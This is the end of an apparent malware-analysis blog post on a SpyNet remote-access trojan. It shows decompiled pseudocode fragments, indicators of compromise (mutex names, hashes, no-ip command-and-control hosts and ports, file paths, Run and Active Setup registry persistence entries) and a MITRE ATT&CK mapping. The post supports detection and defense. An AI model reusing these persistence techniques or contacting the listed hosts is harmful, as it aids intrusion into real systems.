
- The program sleeps for 1000 milliseconds (1 second).
- The mutex handle MutexA_0 is closed using CloseHandle.



```
    sub_140058BC(&v35, 0, v23, 0, v22);
    reg_create_key(HKEY_CURRENT_USER, &str_SOFTWARE_Micros_2[1], &str_PIDprocess[1], v35);// SOFTWARE\Microsoft\ PIDprocess
    *off_1404AC38 = CreateMutexA_0(0, 0, "SPY_NET_RATMUTEX");
    CreateThread_1(v40, v41, lpStartAddress, v43, v44, v45);
  }
  CreateThread_1(v46, v47, v48, v49[0], v49[1], v49[2]);
  CreateThread_1(v49[3], v49[4], v49[5], v49[6], v49[7], v49[8]);
  MutexA_0 = CreateMutexA_0(0, 0, "_x_X_PASSWORDLIST_X_x_");
  if ( sub_14006C78(*v3) == 1 )
  {
    v49[8] = 0;
    v49[7] = 0;
    v49[6] = 1;
    sub_14003534(*v3);
    if ( ShellExecuteA(v49[6], v49[7], v49[8], v49[9], v49[10], v49[11]) > 0x20 )
    {
      Sleep(0x3E8u);
      CloseHandle(MutexA_0);
    }
  }
  while ( !*off_1404AB14 )
    sub_14028298();
  CloseHandle(*off_1404AB38);
  CloseHandle(*off_1404AC38);
  Sleep(0x2EE0u);
LABEL_34:
  __writefsdword(0, v49[12]);
  v49[14] = &loc_1404674D;
  v25 = sub_140030AC(&v35, 15);
  sub_14002F24(v25);
}
```

```
0004559E DllEntryPoint:207 (1404619E) (Synchronized with IDA View-A)
```

The last thing in our malware is this function



```
int __fastcall sub_14028260(MSG *lpMsg)
{
  int v2; // ebx

  v2 = 0;
  if ( PeekMessageA(lpMsg, 0, 0, 0, 1u) )
  {
    LOBYTE(v2) = 1;
    if ( lpMsg->message != 18 )
    {
      TranslateMessage(lpMsg);
      DispatchMessageA(lpMsg);
    }
  }
  Sleep(0x14u);
  return v2;
}
```

The function checks for a Windows message using **PeekMessageA**. If a message is found and it is not WM_QUIT, the message is translated and dispatched Then it sleeps for 20 milliseconds to avoid busy-waiting and to give other processes some CPU time.

The function returns 1 if a message was processed, otherwise it returns 0.

IOCs

```
Mutexes:

    xX_PROXY_SERVER_Xx
    _x_X_BLOCKMOUSE_X_x_
    _x_X_PASSWORDLIST_X_x_
    _x_X_UPDATE_X_x_
    ***MUTEX***
    ***MUTEX***_PERSIST
    ***MUTEX***_SAIR
Hashes:
    fa7166dc1ce0ea167556d47a16ce8d9cbea652d6cef6b8873c78767ef9485e79
    1fd16ca095f1557cc8848b36633d4c570b10a2be26ec89d8a339c63c150d3b44
    0722a71d9251b626a8c066963a19fe6db4711227c803afc40402c3a3e0fb51fd
    fc50cb7d6cb4f18992363fcba1473464f526d5c574f4bfbdbed9e025a2072bbe
    dbc1e78c7644c07e178acd09bc3b02c230dba253dab5e45e5bcbf4be120a05bc
Network:

    j230uy.no-ip.org:5007
    j230uy.no-ip.info:5007
    j230uy.no-ip.org:5000
    j230uy.no-ip.org:5002
    224.0.0.252
Files:
    C:\\Users\\Admin\\AppData\\Local\\Temp\XX--XX--XX.txt
    C:\\Users\\Admin\\AppData\\Roaming\\logs.dat
    C:\\Users\\Admin\\AppData\\Local\\Temp\\UuU.uUu
    c:\\dir\\install\\spynet\\server.exe
registry:
    \REGISTRY\MACHINE\SOFTWARE\WOW6432Node\Microsoft\Windows\CurrentVersion\Run\HKLM
= "c:\\dir\\install\\spynet\\server.exe"

    \REGISTRY\MACHINE\SOFTWARE\WOW6432Node\Microsoft\Active Setup\Installed
Components\{H1EWWBPB-334P-45N1-UT28-6F0PHX81A73C}\StubPath =
"c:\\dir\\install\\spynet\\server.exe Restart"
```

MITRE ATT&CK

TACTIC	TECHNIQUE TITLE	MITRE ATT&CK ID
Persistence	Boot or Logon Autostart Execution	T1547
	Registry Run Keys / Startup Folder	T1547.001
	Active Setup	T1547.014
Privilege Escalation	Boot or Logon Autostart Execution	T1547
	Registry Run Keys / Startup Folder	T1547.001

TACTIC	TECHNIQUE TITLE	MITRE ATT&CK ID
	Active Setup	**T1547.014**
Defense Evasion	**Modify Registry**	**T1112**
Discovery	**System Information Discovery**	**T1082**

This blog is authored by **Mostafa Farghaly(M4lcode)**.

CYBER5W
CYBER5W.COM

[Previous Post](#)

Google Drive Forensics

Next Post

How SIEM Works